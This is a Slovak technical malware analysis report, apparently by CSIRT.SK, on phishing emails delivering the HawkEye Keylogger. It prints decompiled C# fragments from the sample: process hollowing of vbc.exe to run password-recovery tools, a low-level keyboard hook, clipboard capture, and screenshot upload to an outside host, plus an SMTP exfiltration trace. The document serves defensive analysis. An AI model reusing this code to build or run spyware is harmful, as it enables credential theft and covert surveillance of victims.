

Emaily so škodlivou prílohou obsahujúcou HawkEye Keylogger

Manažérske zhrnutie

Mnoho kybernetických bezpečnostných incidentov zahŕňa škodlivý kód. Útočníci sa tento škodlivý kód snažia dostať do zariadení obetí rôznymi cestami, častokrát aj pomocou masívnych emailových kampaní a phishingových stránok. Vládna jednotka CSIRT.SK podobné útoky analyzuje a následne prijíma opatrenia na zmiernenie ich dopadov. V tejto správe uvádzame technickú analýzu útoku, ktorý sa snažil infikovať obeť prostredníctvom emailov so škodlivou prílohou. Táto škodlivá príloha po rozbalení a spustení obfuskovaného programu získavala informácie o svojej obeti, vrátane uložených hesiel, stlačených kláves, obsahu schránky či informácií o napadnutom zariadení a odosiela ich útočníkovi prostredníctvom emailových správ.

Stručná analýza

Príloha emailu má podobu .ace archívu, v ktorom sa nachádza spustiteľný program vo formáte .exe. Tento program je značne obfuskovaný, avšak napriek tomu je detegovaný väčšinou antivírových programov (v čase písania reportu 49/71 podľa VirusTotal). Pokiaľ by však bol spustený na zariadení s dlhodobo neaktualizovaným antivírovým riešením alebo bez nainštalovaného antivíru, prejaví sa škodlivou činnosťou, ktorá zahŕňa kradnutie informácií rôzneho druhu: zisťuje informácie o napadnutom systéme, kradne uložené heslá z webových prehliadačov aj emailových klientov, zachytáva stlačené klávesy a obsah schránky (clipboard). Tieto pozbierané informácie odosiela útočníkovi emailom na rumunskú emailovú adresu, odkiaľ sú dáta ďalej preposielané na gmailový účet.

Podrobná analýza

Zachytený email s predmetom "RFQ/ORDER FROM Sung Shin I&C Co., Ltd" od odosielateľa "Sung Shin I&C Co., Ltd mail@sungshin.co.kr" nabádal na otvorenie prílohy obsahujúcej detaily ohľadom žiadosti o cenovú ponuku, resp. objednávky, ako možno vidieť na obrázku 1.

Greetings

Kindly See Attached **RFQ#u87645-AI975** For The Following Attached Products

Await your soonest response.

(?) ? ? ? ? ?

Sung Shin I&C Co., Ltd

T : 070) 4015-8350 (?), 02)525-8350

F : 02) 525-8257

email : mail@sungshin.co.kr

<http://shop.sungshin.co.kr>Shopping mail - <http://shop.sungshin.co.kr>

Add : ?? ??? ????? 93 ???? 3? 403? (?06657)

RM 403, Haeun B/D 93, Banpo-daero, Seocho-Gu, Seoul, 06657, Korea

?: <http://www.lemo.de/images/banner1117.gif>


www.lemo.com

Obr. 1: Obsah emailu

Príloha bol archív vo formáte .ace, ktorý však už bol detegovaný mnohými antivírovými programami ako škodlivý (v čase písania reportu 36/58 podľa VirusTotal). V prípade dobrej konfigurácie mailových systémov sa teda tieto emaily ani nedostali ku klientom, no napriek tomu sa môžu vyskytnúť systémy bez nainštalovaných alebo správne nakonfigurovaných antivírových riešení, ktorých používatelia sú ohrození. Priložený archív obsahoval spustiteľný súbor RFQ-ORDER.exe (využívajúci .NET Framework), taktiež s vysokou mierou detekcie antivírovými riešeniami.

Na prvý pohľad pri základnej statickej analýze vykazoval tento súbor nezvyčajnú sekciu iV5Yyg, ktorá tvorila vyše 90% veľkosti .exe súboru a navyše podľa entropie obsahovala (takmer) náhodné dáta, ako je znázornené v tabuľke nižšie a na obrázku 2. To poukazuje na to, že vzorka bude pravdepodobne šifrovaná alebo komprimovaná nejakým packerom.

Názov	Virtuálna adresa	Virtuálna veľkosť	Skutočná veľkosť	Entropia
iV5Yyg	8192	503764 b (91.09%)	503808 b (90.77%)	8.0
.text	516096	47640 b (8.61%)	48128 b (8.67%)	6.58
.rsrc	565248	1624 b (0.29%)	2048 b (0.37%)	3.63
.reloc	573440	12 b (0.0%)	512 b (0.09%)	0.1
	581632	16 b (0.0%)	512 b (0.09%)	0.14



Obr. 2: Histogram sekcie iV5Yyg

Pre zbežnú predstavu o schopnostiach vzorky ešte pred jej rozbaľovaním a dekompilovaním bola vykonaná behaviorálna analýza. Daná vzorka spustí samú seba ešte raz a následne sa ukončí, takže z novovytvoreného procesu sa stane sirota. Tento nový proces po spustení zisťuje verejnú IP adresu, cez ktorú napadnuté zariadenie pristupuje na Internet (pomocou dopytu na bot.whatismyipaddress.com) a taktiež dvakrát spúšťa program `vbc.exe` (Visual Basic command-line compiler) s parametrom `/stext` a cestou k dočasnému súboru v adresári `%TEMP%` (obrázok 3). Do tohto súboru sú v jednom prípade zapísané uložené heslá z prehliadačov a v druhom prípade uložené heslá z emailových klientov. Originálny nástroj `vbc.exe` nepozná prepínač `/stext`, avšak takýto prepínač je validný pre nástroje od NirSoftu pre zisťovanie hesiel z prehliadačov a emailových klientov (`browserpv` a `mailpv`), ktoré mohli byť injektované do procesov `vbc.exe`. Proces `RFQ-ORDER.exe` sa ďalej snaží odoslať emaily prostredníctvom SMTP servera `mail.eljmoulds.ro`. Vzorka využila STARTTLS a následná komunikácia prebiehala šifrovane, ako vidno na obrázku 4.



Obr. 3: Spúšťané procesy v sandboxe Any.Run

```
Stream Content
220-hosting.primetelecom.ro ESMTP Exim 4.91 #1 Thu, 17 Jan 2019 02:49:08 +0200
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO User-PC
250-hosting.primetelecom.ro Hello User-PC [185.183.107.233]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
STARTTLS
220 TLS go ahead
...t...p...?..2p!..z..l..J..H..&..l..P.....kI"..../.5...
.....
.2.8...../.....mail.eljmoulds.ro.
.....U...Q...q.....&ykn...#...@....cS...I.....d.c...T
[.../.....]0..Y0..A.....!..Jl..?....Be.0
```


Obr. 4: Odosielanie emailov, šifrovaná komunikácia prostredníctvom TLS

Zaujímavé informácie o vzorke je možné získať aj z textových reťazcov, ktoré sú prítomné v pamäti po jej spustení po tom, ako dôjde k jej rozbaleniu/dešifrovaniu (v samotnom .exe súbore kvôli vysokej miere náhodnosti dát nie sú prítomné tieto zaujímavé reťazce v čitateľnej podobe).

Na základe textových reťazcov v pamäti možno usúdiť, že pravdepodobne sa jedná o HawkEye Keylogger - Reborn v9, Version=9.0.0.5. A aj keď sa síce Hawkeye tvári ako keylogger, jeho možnosti vyzerajú byť oveľa väčšie, ako už bolo zistené aj počas behaviorálnej analýzy. Navyše, v pamäti sa nachádzajú aj textové reťazce napovedajúce o jeho ďalších možnostiach, ktoré môžu byť nakonfigurované útočníkmi, konkrétne:


- exfiltrácia dát pomocou (šifrovaných) emailov alebo cez FTP server, komunikácia môže ísť aj cez voliteľný Proxy server
- kradnutie hesiel
- zachytávanie stlačených kláves (vrátane "šedých" klávesov)
- zachytávanie obsahu schránky
- zachytávanie snímok obrazovky
- zachytávanie snímok z webkamery
- zbieranie informácií o napadnutom systéme
- konfigurovateľná inštalácia a perzistencia
- vymazávanie histórie a vlastného Zone.Identifier, aby skryl stopy o tom, že bol stiahnutý z Internetu
- vypnutie niektorých súčastí systému, napr. správcu úloh, príkazového riadku, editora registrov
- zvýšenie vlastných privilégií
- ochrana vlastného procesu
- vypnutie antivírových programov
- oneskorenie vykonávania škodlivej aktivity (sleep)
- detekcia emulácie (debugovania)

Toto sú predpoklady na základe textových reťazcov v pamäti, v ďalšej fáze analýzy je potrebné predpoklady o týchto schopnostiach overiť a taktiež zistiť, ako je skúmaná vzorka nakonfigurovaná a čo z toho skutočne využíva. Tu už bude potrebné reverzné inžinierstvo, dekompilácia a deobfuskácia danej vzorky.




Obr. 5: Obfuskovaný kód v dekompilátore dnSpy

Kvôli použitej silnej obfuskácii mali viaceré dekompilátory problém s dekompilovaním, osvedčil sa však dnSpy, ktorý to viac-menej zvládol. Na obrázku 5 je ukážka dekompilovaného kódu, ktorý je značne obfuskovaný. Automatizovaná detekcia a deobfuskácia zlyhala, avšak manuálne sa dá zistiť, že je použitý .NET obfuskátor SmartAssembly. Pri debugovaní v pamäti vidno modul Fm.dll, ktorý obsahuje kód na rozbalenie zabaleného programu. Po nastavení breakpointu na vhodné miesto a dekompresii (StartClass.Decompress(...)) obsahuje pole array3 dekomprimovaný .exe súbor. Na obrázku 6 je zachytený stav po dekompresii tohto poľa, začiatkové byty sú 0x4D, 0x5A, ktoré predstavujú MZ hlavičku .exe súborov.




Obr. 6: Rozbalenie obfuskátora SmartAssembly, array3 obsahuje dekomprimovaný .exe súbor



Obr. 7: Dekomprimovaný program v array3 obfuskovaný pomocou ConfuserEx v1.0.0

Po dekompilovaní tohto nového .exe súboru (originálny názov Reborn Stub.exe) vidíme opäť obfuskovaný kód, avšak tentoraz je použitý obfuskátor ConfuserEx v1.0.0, ako je vidno na obrázku 7 (okrem iného vidno aj reálnejší čas kompilácie/vzniku vzorky, než údaj uvedený v hlavičke pôvodného .exe súboru, ktorý hovoril o roku 1994). Opäť, bežné nástroje na automatizovanú deobfuskáciu nezabrali, avšak (polo)manuálna deobfuskácia s využitím nástrojov na čiastočnú deobfuskáciu obfuskátora ConfuserEx viedla k pomerne prehľadnému výsledku, ktorý už bol čitateľný (obrázok 8).

Teraz už je možné potvrdiť jednotlivé predpoklady o funkcionalite a vlastnostiach analyzovanej vzorky HawkEye s využitím reverzného inžinierstva v kombinácii s dynamickou analýzou (debugovaním) vzorky. Nižšie uvedieme podrobnejší popis vybraných funkcií spolu s ukážkami dekompilovaného zdrojového kódu alebo obsahu premenných počas debugovania.




Obr. 8: Zdrojový kód programu Reborn Stub po deobfuskácii obfuskátora ConfuserEx

Kradnutie hesiel

HawkEye zahŕňa aj modul, ktorý vo svojich resources obsahuje vyššie spomínané nástroje od NirSoftu na získavanie hesiel, browserpv a mailpv (obrázok 9). Tieto programy sú využité v ich commandline verzii s

prepínačom /stext (obrázok 10), pričom sú spustené a tvária sa ako legitímny nástroj vbc.exe, do ktorého sú injektované (obrázok 11). Na injektovanie procesov je využitá technika zvaná process hollowing, kedy je vytvorený proces v uspatom stave (suspended, konštanta 4 na obrázku 12), následne je jeho legitímny kód odmapovaný z pamäte procesu a nahradený injektovaným kódom. Po prebudení procesu je už vykonávaný tento injektovaný kód.



Obr. 9: Nástroje od NirSoftu na získavanie hesiel

```
foreach (string name in GMyPasswordStealerClass.nirsoft_tools)
{
    byte[] application_image = (byte[])CMyNirsoftToolsResourceClass.ResourceManager_0.GetObject(name);
    string tempFileName = Path.GetTempFileName();
    if (Class31.myRunAndInjectVBC(string.Format("/stext \"{0}\"", tempFileName), application_image))
    {

```

Obr. 10: Spustenie nástrojov na získavanie hesiel v textovom režime

```
// Token: 0x06000467 RID: 1127
public static bool myRunAndInjectVBC(string parameters, byte[] application_image)
{
    return Class31.myRunAndInjectProgram(Environment.GetFolderPath
        (Environment.SpecialFolder.System).Replace("system32", "Microsoft.NET\\Framework\\
        v2.0.50727\\vbc.exe"), parameters, application_image, false, true);
}
```

Obr. 11: Injektovanie legitímneho procesu vbc.exe

```
if (!GMyWinApiClass.CreateProcess(application_name, text, IntPtr.Zero,
    IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref gstruct, ref gstruct2))
{
    throw new Exception();
}
```

Obr. 12: Process hollowing - vytvorenie procesu v stave suspended (konštanta 4u)

Zachytávanie stlačených klávesov

HawkEye Keylogger využíva volania z knižnice User32.dll na nastavenie windows hook a následné odchytyvanie stavu stlačených klávesov, spolu so zisťovaním titulu aktívneho okna na popredí (obrázok 13). Konkrétne na hookovanie využíva API funkciu SetWindowsHookExA typom hooku nastaveným na WH_KEYBOARD_LL, teda na monitorovanie nízkoúrovňových vstupov z klávesnice. Zároveň zachytáva aj stlačené "šedé" klávesy, do logu ich zaznamenáva v podobe textových popisov (obrázok 14).

```

869 [DllImport("user32.dll")]
870 public static extern IntPtr GetForegroundWindow();
871
872 // Token: 0x06000263 RID: 611
873 [DllImport("user32.dll", CharSet = CharSet.Auto)]
874 public static extern int GetWindowText(IntPtr intptr_0, StringBuilder stringBuilder_0, int int_1);
875
876 // Token: 0x06000264 RID: 612
877 [DllImport("user32.dll")]
878 public static extern int GetWindowThreadProcessId(IntPtr intptr_0, ref int int_1);
879
880 // Token: 0x06000265 RID: 613
881 [DllImport("user32.dll")]
882 public static extern bool UnhookWindowsHookEx(IntPtr intptr_0);
883
884 // Token: 0x06000266 RID: 614
885 [DllImport("user32.dll")]
886 public static extern IntPtr SetWindowsHookEx(CMyKeyloggerClass.Class28.Enum13 enum13_0,
887     CMyKeyloggerClass.Class28.Delegate4 delegate4_0, IntPtr intptr_0, uint uint_0);
888
889 // Token: 0x06000267 RID: 615
890 [DllImport("user32.dll")]
891 public static extern IntPtr CallNextHookEx(IntPtr intptr_0, int int_1, IntPtr intptr_1, ref
892     CMyKeyloggerClass.Class28.Struct8 struct8_0);
893
894 // Token: 0x06000268 RID: 616
895 [DllImport("user32.dll")]
896 public static extern int ToUnicodeEx(uint uint_0, uint uint_1, byte[] byte_0, [MarshalAs
897     (UnmanagedType.LPWSTR)] [Out] StringBuilder stringBuilder_0, int int_1, uint uint_2, IntPtr intptr_0);
898
899 // Token: 0x06000269 RID: 617
900 [DllImport("user32.dll", CharSet = CharSet.Unicode)]
901 public static extern short GetKeyState(uint uint_0);
902
903 // Token: 0x0600026A RID: 618
904 [DllImport("user32.dll")]
905 public static extern bool GetKeyboardState(byte[] byte_0);
906
907 // Token: 0x0600026B RID: 619
908 [DllImport("user32.dll")]
909 public static extern IntPtr GetKeyboardLayout(uint uint_0);
  
```

Obr. 13: Windows API funkcie z User32.dll na hookovanie a zachytávanie stlačených klávesov

```

202 private void method_3()
203 {
204     this.dictionary_0 = new Dictionary<Keys, string>();
205     Dictionary<Keys, string> dictionary = this.dictionary_0;
206     dictionary.Add(Keys.Cancel, "<Cancel>");
207     dictionary.Add(Keys.Back, "<BS>");
208     dictionary.Add(Keys.Tab, "<Tab>");
209     dictionary.Add(Keys.LineFeed, "<LineFeed>");
210     dictionary.Add(Keys.Return, Environment.NewLine);
211     dictionary.Add(Keys.ControlKey, "<CTRL>");
212     dictionary.Add(Keys.LControlKey, "<CTRL>");
213     dictionary.Add(Keys.RControlKey, "<CTRL>");
214     dictionary.Add(Keys.Menu, "<ALT>");
215     dictionary.Add(Keys.LMenu, "<ALT>");
216     dictionary.Add(Keys.RMenu, "<ALT>");
217     dictionary.Add(Keys.Pause, "<Pause/Break>");
218     dictionary.Add(Keys.Capital, "<CapsL>");
219     dictionary.Add(Keys.Prior, "<PageUp>");
220     dictionary.Add(Keys.Next, "<PageDown>");
221     dictionary.Add(Keys.End, "<End>");
222     dictionary.Add(Keys.Home, "<Home>");
223     dictionary.Add(Keys.Left, "<LArrow>");
224     dictionary.Add(Keys.Up, "<UArrow>");
225     dictionary.Add(Keys.Right, "<RArrow>");
226     dictionary.Add(Keys.Down, "<DArrow>");
  
```

Obr. 14: Textové popisy priradzované stlačeným šedým klávesám

Zachytávanie obsahu schránky


Vzorka pravidelne kontroluje a získava obsah schránky, pričom rozlišuje, či sú v schránke textové, zvukové alebo obrazové dáta. A taktiež si poznamenáva aj aktívne okno a jeho titulok (obrázok 15). Z tohto obsahu si pripravuje správy, ktoré potom odosiela útočníkovi, v tomto prípade emailom (obrázok 16).

```

3 private void method_7()
4 {
5     object obj = null;
6     GClass14.GEnum2 genum2_ = GClass14.GEnum2.Text;
7     GClass14.GMyWindowInfoClass gclass15_ = this.myGetForegroundWindowInfo();
8     DateTime dateTime_ = this.method_9((double)GMyWinApiClass.GetMessageTime());
9     bool flag = true;
10    if (true == Clipboard.ContainsText())
11    {
12        genum2_ = GClass14.GEnum2.Text;
13        obj = Clipboard.GetText();
14        if (string.IsNullOrEmpty(obj.ToString()))
15        {
16            return;
17        }
18    }
19    else if (flag != Clipboard.ContainsImage())
20    {
21        if (flag == Clipboard.ContainsAudio())
22        {
23            genum2_ = GClass14.GEnum2.Audio;
24            obj = Clipboard.GetAudioStream();
25        }
26    }
27    else
28    {
29        genum2_ = GClass14.GEnum2.Image;
30        obj = Clipboard.GetImage();
31    }

```

Obr. 15: Zachytávanie obsahu schránky



Obr. 16: Odosielanie logov o obsahu schránky útočníkovi cez SMTP

Zachytávanie snímok obrazovky

Pomocou metódy `graphics.CopyFromScreen` program získava snímky obrazovky (obrázok 17), ktoré následne nahráva vo formáte `.png` na adresu `http://pomf.cat/upload.php` (obrázok 18).

```

7 internal class CMyScreenCapture
8 {
9     // Token: 0x060002E3 RID: 739 RVA: 0x00042810 File Offset: 0x00040A10
10    public static string myCaptureAndUploadScreen()
11    {
12        return CMyImageUploaderClass.myUploadImage(CMyScreenCapture.myCaptureVirtualScreen());
13    }
14
15    // Token: 0x060002E4 RID: 740 RVA: 0x00042828 File Offset: 0x00040A28
16    public static Image myCaptureVirtualScreen()
17    {
18        Rectangle virtualScreen = SystemInformation.VirtualScreen;
19        Bitmap bitmap = new Bitmap(virtualScreen.Width, virtualScreen.Height,
20            PixelFormat.Format24bppRgb);
21        Image result;
22        using (Graphics graphics = Graphics.FromImage(bitmap))
23        {
24            graphics.CopyFromScreen(virtualScreen.X, virtualScreen.Y, 0, 0, virtualScreen.Size,
25                CopyPixelOperation.SourceCopy);
26            result = bitmap;
27        }
28        return result;
29    }
30 }

```

Obr. 17: Zachytávanie snímok obrazovky

```

27 HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://pomf.cat/upload.php");
28 using (MemoryStream memoryStream = new MemoryStream())
29 {
30     image_0.Save(memoryStream, ImageFormat.Png);
31     memoryStream.Position = 0L;
32     byte[] bytes = Encoding.UTF8.GetBytes(string.Concat(new string[]
33     {
34         "--",
35         text,
36         Environment.NewLine,
37         "Content-Disposition: form-data; name=\"files[]\"; filename=\"file.png\"",
38         Environment.NewLine,
39         "Content-Type: image/png",
40         Environment.NewLine,
41         Environment.NewLine
42     }));
43 }

```

